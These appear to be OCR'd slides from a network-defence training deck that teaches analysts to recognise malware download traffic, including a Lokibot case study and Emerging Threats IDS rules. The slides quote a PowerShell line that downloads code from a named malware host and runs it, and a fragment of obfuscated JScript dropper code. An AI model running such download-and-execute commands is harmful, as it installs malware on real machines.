
MALICIOUS TRAFFIC

Modern Malware

SOME "COMMON" ATTACK SCENARIOS



Living off the Land (LOL)

- Very common to see malware using LOL techniques
- Consider PowerShell:

```
$url = "http://10.0.0.54:8080/unique.txt"
$output = "C:\\Users\\jasmith\\AppData\\Local\\Temp\\ab56ii.txt"

$wc = New-Object System.Net.WebClient
$wc.DownloadFile($url, $output)
```

- What does this look like on the wire?

PowerShell - WebClient


Source

```
GET /unique.txt HTTP/1.1
Host: 10.0.0.54:8080
Connection: Keep-Alive
```

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.13
Date: Sat, 26 Oct 2019 05:43:51 GMT
Content-type: text/plain
Content-Length: 2076
Last-Modified: Sat, 26 Oct 2019 05:33:53 GMT
```

Does this generate any alerts? Should it?

Another PS WebClient Example




```
$a=(New-Object Net.WebClient).DownloadString('http://home.hopedaybook.com/?need=9f5b9ee&vid=dpec1&5902');
iex $a;
```

Source

GET /?need=9f5b9ee&vid=dpec1&5902 HTTP/1.1
Host: home.hopedaybook.com
Connection: Keep-Alive

What About This?

```
GET /zeus16/wp-includes/tubaw5y35/ HTTP/1.1
Host: beansmedia.com
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 16 Oct 2019 23:58:04 GMT
Content-Type: application/octet-stream
```

#	Timestamp ▲	Source / Dest	Signature
1	2019-10-16 17:58:05 9 days ago	S: 149.210.131.83 D: 192.168.1.101	ET POLICY PE EXE or DLL Windows file download HTTP
1	2019-10-16 17:58:05 9 days ago	S: 149.210.131.83 D: 192.168.1.101	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
1	2019-10-16 17:58:05 9 days ago	S: 149.210.131.83 D: 192.168.1.101	ET INFO EXE - Served Attached HTTP

```
MS-Author-Via: DAV

1e07
MZ����@��� ?!?L?!This program cannot be run in DOS mode.
$an?%??%??%?????,?????2??%??7 ?????<????|????č?
?????$??Rich%??PEL&??]??l@@
?]
```

What About JavaScript?

```
var f48b5bba0 = ['http://yeloperoun3.com/Zoloux.php',
                 'http://enliftiale.com/minsee/ragaba.php?l=czeroe1.cab'];

var f86e70921 = ActiveXObject;
var f319b27d3 = "Shell.Application"

function fec90f289(f97397868){
    try{
```

Process tree

WINWORD.EXE

"C:\Prog... e6d73dd...

wscript.e


"C:\W...

```
:              GET /Zoloux.php HTTP/1.1
Accept:        */*
Accept-Encoding: gzip, deflate
User-Agent:    Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
               WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
               CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
               6.0)
Host:          yeloperoun3.com
Connection:    Keep-Alive
```


```
        f301d3388.Write(f19096962.ResponseBody);
        f301d3388.Position = 0;
```

Case Study - Lokibot


- Sample MD5: 007b07e9a594fa36da4cbd4b5263ad7d
- https://app.any.run/tasks/9f7ef3f9-6d75-47ec-ac85-c4b0c690ea18/




Process Activity



Network Activity



IDS Alerts


POST /fd11/f
User-Agent:
Host: manvim
Accept: */*
Content-Type
Content-Enco
Content-Key:
Content-Leng
Connection:
..'.....ck
...a.d.m.i.n
0...8.5.6.9./
HTTP/1.0 404 Not Found
Date: Wed, 21 Jul 2021 07:44:51 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Status: 404 Not Found
Content-Length: 15
Content-Type: text/html; charset=UTF-8
File not found.
.,.h.tg.

POLICY PE EXE or DLL Windows file download HTTP

ALERT: ET POLICY PE EXE or DLL Windows file download HTTP 1

Timestamp	2019-10-13T21:37:22.390219-0600	**Signature**	ET POLICY PE EXE or DLL Windows file download HTTP
Sensor	SELKS	**Category**	Potential Corporate Privacy Violation
Protocol	TCP	**Signature ID**	1: 2018959 :4
Source	160.153.74.197:80	**Severity**	1

Definition

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET POLICY PE EXE or DLL Windows file download HTTP"; flow:established,to_client; flowbits:isnotset,ET.http.binary; flowbits:isnotset,ET.INFO.WindowsUpdate; file_data; content:"MZ"; within:2; byte_jump:4,58,relative,little; content:"PE|00 00|"; distance:-64; within:4; flowbits:set,ET.http.binary; metadata: former_category POLICY; reference:url,doc.emergingthreats.net/bin/view/Main/2018959; classtype:policy-violation; sid:2018959; rev:4; metadata:created_at 2014_08_19, updated_at 2017_02_01;)
```

ET INFO Exe Retrieved w/ Minimal HTTP Headers

ALERT: ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download 1

Timestamp	2019-10-13T21:37:22.390219-0600
Sensor	SELKS
Protocol	TCP
Source	160.153.74.197:80
Destination	192.168.1.101:49295

Signature	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
Category	Potentially Bad Traffic
Signature ID	1: 2016538 :3
Severity	2

Definition

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download"; flowbits:isset,min.gethttp; flow:established,to_client; file_data; content:"MZ"; within:2; content:"PE|00 00|"; distance:0; classtype:bad-unknown; sid:2016538; rev:3; metadata:created_at 2013_03_05, updated_at 2013_03_05 ;)
```

ET INFO EXE – Served Attached HTTP

ALERT: ET INFO EXE - Served Attached HTTP

1

Timestamp	2019-10-13T21:37:22.390219-0600	**Signature**	ET INFO EXE - Served Attached HTTP
Sensor	SELKS	**Category**	Misc activity
Protocol	TCP	**Signature ID**	1: 2014520 :6
Source	160.153.74.197:80 ▾	**Severity**	3
Destination	192.168.1.101:49295 ▾		

Definition

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET INFO EXE - Served Attached HTTP"; flow:to_client,established; cont
ent:"Content-Disposition"; nocase; http_header; content:"attachment"; nocase; http_header; file_data; content:"MZ"; withi
n:2;  classtype:misc-activity; sid:2014520; rev:6; metadata:created_at 2012_04_05, updated_at 2012_04_05;)
```

What Happens When This?


Good or Bad?

```
GET /crls/secureca.crl HTTP/1.1
Cache-Control: max-age = 172800
Connection: Keep-Alive
Accept: */*
If-Modified-Since: Sun, 13 Oct 2019 16:30:00 GMT
If-None-Match: "3364360241"
User-Agent: Microsoft-CryptoAPI/6.1
```

Good or Bad?

```
GET /StageOne/ehshell_exe/6_1_7600_16385/4a5bd053/mscorwks_dll/2_0_50727_5420/4ca2b7e1/c0000005
/00000000006c27f7.htm?LCID=1033&OS=6.1.7601.2.00010100.1.0.4.17514&SM=LENOVO&SPN=2241W2U&
BV=6FET56WW%20(2.02%20)&MID=2E0D1467-71B7-465A-9C49-243299B2F1FF HTTP/1.1
Connection: Keep-Alive
User-Agent: MSDW
```

Good or Bad?


GET /ncsi.txt HTTP/1.1
Connection: Close
User-Agent: Microsoft NCSI

Good or Bad?

```
POST /badge/ringin/ringin/merge/ HTTP/1.1
Referer: http://124.240.198.66/badge/ringin/ringin/merge/
Content-Type: application/x-www-form-urlencoded
DNT: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: 124.240.198.66
Content-Length: 526
Connection: Keep-Alive
Cache-Control: no-cache
```

Good or Bad?

```
POST /nweke/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: beautynams.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 3CFEEA28
Content-Length: 147
Connection: close
```

Good or Bad?

```
POST /amix HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 25
User-Agent: Mozilla/5.0 (Windows NT 6.1) Beam/1.0
Host: ge-cleaner.tech
Connection: Keep-Alive
Cache-Control: no-cache
```

What About All These?

```
Microsoft-Delivery-Optimization/10.0, 6504
Microsoft BITS/7.5, 552
Microsoft-CryptoAPI/10.0, 380
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko, 304
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0, 252
Microsoft-CryptoAPI/6.1, 251
Microsoft BITS/7.8, 126
Windows-Update-Agent, 114
MICROSOFT_DEVICE_METADATA_RETRIEVAL_CLIENT, 60
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0), 45
Windows-Update-Agent/10.0.10011.16384 Client-Protocol/1.40, 36
Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0, 35
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36 Edge/15.15063, 24
Microsoft NCSI, 23
Microsoft-WNS/10.0, 23
OfficeClickToRun, 22
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko/20100101 Firefox/12.0, 14
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/537.36, 12
WicaAgent, 11
Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko, 8
Windows-Media-Player/12.0.7601.24382, 8
Windows-Update-Agent/10.0.10011.16384 Client-Protocol/2.0, 8
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0), 7
Windows-Update-Agent/10.0.10011.16384 Client-Protocol/1.58, 5
Google Update/1.3.35.302;winhttp, 4
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E; Windows-Media-Player/12.0.7601.17514), 4
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0), 4
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.18362, 2
NSIS InetBgDL (Mozilla), 2
Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko, 1
```

```
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0), 1091
Microsoft-CryptoAPI/6.1, 197
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36, 50
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko, 18
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0), 16
dwplayer, 11
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0), 10
Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1), 5
Mozilla/4.08 (Charon; Inferno), 4
Mozilla/3.0 (compatible; Indy Library), 3
